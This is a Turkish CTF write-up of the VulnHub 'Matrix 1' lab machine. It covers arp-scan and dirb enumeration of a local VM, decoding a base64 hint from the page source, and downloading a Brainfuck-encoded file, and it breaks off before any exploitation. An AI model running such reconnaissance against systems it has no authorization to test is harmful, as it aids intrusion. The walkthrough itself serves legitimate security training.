

Matrix 1

Matrix www.vulnhub.com da bulunan ve zorluk derecesi orta seviye olan bir makinedir. Bizim amacımız root olup /root/flag.txt dosyasına ulaşabilmek.

Kübra Bıçak

Ön hazırlık

Matrix 1 hem VMware hem Virtualbox'ta test edilmiştir ve ikisinde de çalışılabilir.

Kullandığınız VM'e bu makineleri kurmuş olmanız gereklidir:

- Kali Linux
- Matrix 1

Hadi başlayalım...

Öncelikle Matrix 1 makinemizin ip adresini öğrenmek için arp-scan taraması yapıyoruz.

```
root@kali:~# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
172.16.160.1 00:50:56:c0:00:08 VMware, Inc.
172.16.160.2 00:50:56:ec:0b:8e VMware, Inc.
172.16.160.142 00:0c:29:bf:26:5b VMware, Inc.
172.16.160.254 00:50:56:e8:53:58 VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 2.051 seconds (124.82 hosts/sec). 4 responded
```

Bulduğumuz ip adresini dirb tool'u ile inceliyoruz. Dirb tool'u sayfanın alt dizinlerini bulmamızı sağlar fakat görüldüğü üzere işimize yarayacak bir şey bulamadı.

```
root@kali:~# dirb http://172.16.160.142/
-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Thu Feb 21 23:26:25 2019
URL_BASE: http://172.16.160.142/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612


---- Scanning URL: http://172.16.160.142/ ----
+ http://172.16.160.142/assets (CODE:301|SIZE:0)
+ http://172.16.160.142/index.html (CODE:200|SIZE:3734)

-----
END_TIME: Thu Feb 21 23:26:40 2019
DOWNLOADED: 4612 - FOUND: 2
```

Bu sefer makinemizin ip adresini tarayıcıımıza giriyoruz ve karşımıza bu sayfa çıkıyor.



Sayfa üzerinde sağ tıklayıp “incele” dediğimizde açılan sayfamızda kullanılmış olan kaynak kodları görebiliriz. Biraz inceledikten sonra port_31337.png diye bir dosya görüyoruz.



Port_31337'yi görünce dirb ile bu bir alt dizin mi diye kontrol ettim fakat yine birşey çıkmadı. Sonra tarayıcıdan <http://172.16.160.142:31337/> linkini girdim ve aşağıdaki sayfaya karşılaştım.

```
root@kali:~# dirb http://172.16.160.142:31337
```


```
DIRB v2.22  
By The Dark Raver
```

```
START_TIME: Thu Feb 21 23:31:26 2019  
URL_BASE: http://172.16.160.142:31337/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```


```
GENERATED WORDS: 4612
```

```
-- Scanning URL: http://172.16.160.142:31337/ ----  
+ http://172.16.160.142:31337/assets (CODE:301|SIZE:0)  
+ http://172.16.160.142:31337/index.html (CODE:200|SIZE:3998)
```

```
END_TIME: Thu Feb 21 23:31:42 2019  
DOWNLOADED: 4612 - FOUND: 2
```



Sayfa kodlarını incelediğimizde işaretli kısımda görünen bir şifreleme fark ediyoruz.



Welcome in Matrix

Güvenli Değil | 172.16.160.142:31337

VIDEO BACKGROUND

b

Cypher

You know.. I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After

Decode from Base64 format

Simply use the form below

```
ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gliA+IEN5cGhlci5tYXRyaXg=
```

For encoded binaries (like images, documents, etc.) upload your data via the file decode form below.

UTF-8 Source charset.

Live mode OFF Decodes in real-time when you type or paste (supports only unicode charsets).

< DECODE > Decodes your data into the textarea below.

En Güzel Yatak Odası Takımları

3 Mart'a Kadar Geçerli İndirimleri Kaçırm别! Vivense

AÇ

```
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix
```

Şifrenin çıktısı {.. echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix ..}

Öncelikle Cypher.matrix bir alt dizin mi diye kontrol etmek için <http://172.16.160.142:31337/Cypher.matrix> yazarak beni bir sayfaya yönlendirecek mi diye bakıyorum. Fakat beni bir sayfaya yönledirmek yerine Cypher.matrix adında bir dosya indiriyor.

The screenshot shows a Mac desktop environment. In the center is a Chrome browser window displaying a page titled "Welcome in Matrix". The URL bar shows "Güvenli Değil | 172.16.160.142:31337". The main content of the page is a poem by Neo from The Matrix:

```
"You know.. I  
know this steak  
doesn't exist. I  
know when I put  
it in my mouth;  
the Matrix is  
telling my brain  
that it is juicy,  
and delicious.  
After nine years..  
you know what I  
realize?  
Ignorance is
```

The Chrome DevTools are open, showing the DOM tree. A red box highlights the file icon in the bottom-left corner of the browser window, which corresponds to the "Cypher (1).matrix" file in the Dock below. The Dock also contains icons for Finder, Terminal, Mail, Safari, Calendar, Sublime Text, Google Chrome, and others.

Elements Console Sources Network

```
<div class="nero_wrapper">  
  <div class="row">...</div>  
  <!-- countdown_module hide undefined -->  
  <div class="countdown_module undefined" data-date="2018/10/17">...</div>  
  <!-- End / countdown_module hide undefined -->  
  <div class="service-wrapper">  
    <!-- service -->  
    <div class="service">  
      ...  
      <p class="service_text">ZNobyAiVGhlbiB5b3Un  
      bGwgc2VLLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb2  
      4gdGhhdBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2Vs  
      Zi4gIiA+IEN5cGhlc5tYXRyaXg=</p> == $0  
    </div>  
    <!-- End / service -->  
  </div>  
  ::after  
</div>  
::after
```

html body #root div div div div div.service <!-->

Console What's New

Highlights from the Chrome 72 update

Visualize performance metrics

Performance metrics like DOMContentLoaded and First Meaningful Paint are now marked in the Timings section of the Performance panel.

Highlight text nodes

Hover over a text node in the DOM Tree to highlight it in the viewport.

Tümünü Göster

İndirilen Cypher.matrix dosyasını cat komutuyla açıyoruz.
Karşımıza karakterlerden oluşan bir yazı çıkıyor.

```
root@kali:~# cd /root/Matrix1
root@kali:~/Matrix1# ls
Cypher.matrix
root@kali:~/Matrix1# cat Cypher.matrix
+++++ +++++[ ->+++ +++++ +<]>+ +++++ ++.<+ +++[- >++++ <]>++ +++. +++++
+.<++ +++++ ++[-> ---- - - - < ]>--- -.<++ +++++ +[->+ +++++ ++<]> +++. -
-.<++ +[->+ ++<]> +++. <++++ +++[->---- - - - <]>-- ---- - - .<+
+++++ ++[-> +++++ ++<] >++++ +.++ +++++ +.++ +++. < +++[- >---- < ]>---
---.< +++[- >---- < ]>+++ +.<++ +++++ ++[-> ---- - - - < ]>-.< +++++ +++[-
>++++ +----< ]>+++ +++++ +.++ +++.++ +++. -. <++ +++++ [->-- ----
-<]>-. ---- - - - . <++++ +++++[->+++ +++++ <]>++ +++++ +++++ +. <++
+[-> - --<]> ---.< +++[- >---- +<]>+ ++.-- .---- - - - .<++ [->+ +<]>+
+++++ .<++ +++++ +[-> - - - - - <]>---- - - .< +++++ +++[- >++++ +----<
]>+. < +++[- >---- +<]>+ +.<++ +++++ ++[-> ---- - - - < ]>-. <++++ +++[-
->+++ +++++ <]>++ +++++ .<++ [->+ +<]>+ +++. <++++ [->-- - - <]> .<++
[->++ +<]>+ +++. +.<++ +++++ +[-> - - - - <]> - - - - .< +++[- >---- <
]>--- .<++ +++++ +[->+ +++++ ++<]>++++ ++.<+ ++[-> - - <]>---- - .<++
+[->+ ++<]> ++.<+ ++[-> - - <]>--- .<++++ +++++[->-- ---- <]>-- -
-.<++ +++++ +[->+ +++++ ++<]>++++ +++++ +++. <++ +[-> - - <]>---- -
-.<++ ++[- > +---- < ]>++. .++++ .---- - - - .++.< +++[- >---- < ]>--- - .<+
+++++ ++[-> - - - - - <]>---- .<++ +++++ [->+ +++++ +<]>+ +++++ +++++
.<++ +++++[- >---- - - - < ]>--- - - - - .<++ +++++ [->+ +++++ <]>++ +++++
+++.. <++++ +++[- >---- - - - < ]>--- - - - - .<+ +++++ ++[-> +++++ +++<]
```

Böyle bir şifrelemeyi ilk kez gördüğüm için google'da aratalım.

The screenshot shows a search results page from a search engine. The search query is "how to decode +++++ ++++[->+++ +++++ +<] >+ +++++ ++.<+ +++[- >++-]" in the search bar. Below the search bar are navigation links: 'Tümü' (selected), 'Videolar', 'Haritalar', 'Görseller', 'Alışveriş', 'Daha fazla', 'Ayarlar', and 'Araçlar'. The search results section displays the following information: 'Yaklaşık 5.820 sonuç bulundu (0,61 saniye)'. Below this, a link is shown: 'Sorguları en çok 32 terim ile sınırlandırduğumuz için "<++" (ve bunu izleyen hiçbir terim) arama sırasında kullanılmamıştır.' A purple link 'Brainfuck Visualizer - Fatih Erikli' is highlighted, along with its URL 'https://fatihherikli.github.io/brainfuck-visualizer/'. Below the URL, a snippet of text explains the Brainfuck commands: 'decrement the data pointer (to point to the next cell to the left). +, increment (increase by one) the byte at the data pointer. -, decrement (decrease by one) the ...'.

4	32	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
---	----	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---

Stop Pause ! Optimize? Delay

```
+++++ ++++[ ->+++ +++++ +<]>+ +++++ ++.<+ +++[- >++++ <]>++ +++. ++++.  
+.<++ +++++ ++[ -> ----- -----< ]>--- -.<++ +++++ +[ ->+ +++++ ++<]> +++  
-.<++ +[ ->+ ++<]> +++. <++++ +++[ ->--- ----- <]>-- ----- ----- --.  
+++++ ++[ -> +++++ ++<] >++++ +.+++ +++++ +.+++ +++.< +++[- >---< ]>-  
---.< +++[- >++< ]>+++ +.<++ +++++ ++[ -> ----- -----< ]>-.< +++++ +++  
>++++ +++< ]>+++ +++++ +.+++ ++.++ +++. ----- .<++ +++++ [->-- ---  
-<]>- ----- ----- --. <++++ +++[ ->+++ +++++ <]>++ +++++ +++++ +.<  
